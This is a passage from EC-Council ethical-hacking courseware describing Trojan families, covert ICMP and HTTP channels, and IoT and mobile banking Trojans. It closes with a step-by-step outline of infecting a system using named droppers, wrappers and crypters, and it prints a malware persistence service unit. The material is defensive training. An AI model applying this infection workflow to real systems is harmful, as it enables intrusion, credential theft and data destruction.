


Figure 7.21: SHTTPD attack process

- **HTTP RAT**

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal

hide01.ir

Figure 7.22: Working of HTTP RAT Trojan

- **ICMP Trojans**

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.23: Working of ICMP Trojan

hide01.ir

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **Chameleon**

  Source: *https://www.threatfabric.com*

  Chameleon is a banking Trojan that targets Android devices by employing multiple distribution methods. It can adapt to multiple commands, including the verification of app package names. This Trojan mainly targets mobile banking applications and is distributed through phishing pages. It can manipulate a target device by performing actions as the victim using the proxy feature. This feature allows attackers to execute device takeover (DTO) and account takeover (ATO) attacks by exploiting Accessibility Service privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Icon / App name / Package name	Malware family	Malware variant	Malware types
Chrome (Z72645c414ce232f45.Z35aad4dde2ff09b48) 2211c48a4ace979e8a9b3da75ac246bd9abaaaf4f9886ec224815898656ea2434	Chameleon	Chameleon.B	Banker
Chrome (qWQCnKxHcb4762ce6c5c584085f9d70.qWQCnKxHcc4d1... c892786de2f7a8b6ccf6c48cdc6fb39234feb988ac9b9d1de3eccf8ee61ea147	Chameleon	Chameleon.B	Banker
Chrome (cTfoGw1db1eada1946a0e4cae.cTfoGwba06e365976c568... a27178836cecd941d8ed2d7ede87b4d8c5b469d47a8cf611372376e8bd3344dd	Chameleon	Chameleon.B	Banker
Chrome (Fldce47ff6d0098ccb8c97.Fl30efa7256a963112de8d) 3d85a21d944838ef98837f8c89e8dad695f5d7da6dd249c3f788432391a6f84	Chameleon	Chameleon.B	Banker

Figure 7.24: Screenshot of Chameleon trojan impersonating the Google Chrome app

Some additional mobile Trojans are as follows:

- Vultur
- PixPirate
- GoldPickaxe
- GoldDigger
- SpyNote
- Anatsa
- Xenomorph

hide01.ir

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **OpenSSH Trojan**

  Source: *https://www.microsoft.com*

  Microsoft researchers have uncovered a sophisticated cyberattack targeting Linux-based systems and IoT devices accessible via the Internet. The attackers exploited a modified version of OpenSSH to gain control of the devices and install cryptomining malware. The operation leveraged a criminal infrastructure, which unusually utilizes a subdomain of a Southeast Asian bank as a C2 server. The deployed backdoor facilitates the execution of a suite of malicious tools, including rootkits and an IRC bot, designed to hijack the computing resources of the compromised devices for cryptomining purposes. Furthermore, the backdoor implementation involves the installation of a tampered version of OpenSSH, enabling the attackers to steal SSH credentials, perform lateral movements within networks, and obscure unauthorized SSH connections. This attack underscores the lengths to which cybercriminals will go to avoid detection while exploiting Internet-facing devices for financial gain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.25: OpenSSH Trojan attack chain



```
hlghello:~/Desktop$ cat /etc/systemd/system/network-check.service

Description=System Network Check

Wants=network.target

[Service]
Type=simple
ExecStart=/bin/network-check
Restart=on-failure
RestartSec=10
KillMode=process

[Install]
WantedBy=multi-user.target
```

Figure 7.26: Screenshot of OpenSSH Trojan showing registration of ZiggyStarTux as a systemd service

Some additional IoT Trojans are as follows:

- Ttint
- XorDdos
- Mozi
- Silex BrickerBot
- Torii botnet
- Bashlite IoT Malware
- Gafgy Botnet
- Katana
- BotenaGo
- Dark Nexus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- Chameleon
- CertLock
- GhostHook

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Some destructive Trojans include SilverRAT, HermeticWiper, WhisperGate, and FoxBlade.

hide01.ir

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include RDDoS, Horabot, hailBot, kiraiBot, and catDDoS. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the command shell Trojans.





Figure 7.27: Working of Command Shell Trojan

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as njRAT, Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and THorse. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2**: Employ a dropper such as Amadey or SecuriDropper, or a downloader such as Downloader.DN, to install the malicious code on the target system.The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper, such as IExpress Wizard, to help bind the Trojan executable to legitimate files for installation on the target system.
- **Step 4**: Employ a crypter, such as The Attacker-Crypter, to encrypt the Trojan to evade detection by firewalls and IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.

hiqe01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
